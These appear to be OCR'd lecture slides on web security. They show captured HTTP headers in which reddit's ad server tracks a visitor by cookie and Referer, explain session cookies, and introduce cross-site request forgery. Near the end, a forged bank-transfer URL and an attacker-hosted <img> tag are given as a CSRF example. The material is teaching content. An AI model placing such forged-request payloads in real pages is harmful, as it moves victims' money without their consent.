
```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

Later, I go to reddit.com/r/security



```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

I visit reddit.com




HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

We are only sharing this cookie with *.adzerk.net; but we are telling them about where we just came from

Later, I go to reddit.com/r/security



HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

Cookies and web authentication

- An *extremely common* use of cookies is to track users who have already authenticated

- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *"session cookie"* with the logged-in user's info

- Subsequent requests (GET and POST) include the cookie in the request *headers* and/or as one of the *fields*: `http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."

Cookies and web authentication

- An *extremely common* use of cookies is to track users who have already authenticated

- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *"session cookie"* with the logged-in user's info

- Subsequent requests (GET and POST) include the cookie in the request *headers* and/or as one of the *fields*: `http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."

Attacks?

Cross-Site Request Forgery (CSRF)

URLs with side-effects


```
http://bank.com/transfer.cgi?amt=9999&to=attacker
```

- GET requests should have no side-effects, but often do


- What happens if the user is logged in with an active session cookie and visits this link?

- How could you possibly get a user to visit this link?

Exploiting URLs with side-effects



Exploiting URLs with side-effects




Client

Browser

attacker.com

```
<img src=“http://bank.com/
transfer.cgi?amt=9999&to=attacker”>
```

Exploiting URLs with side-effects



Client

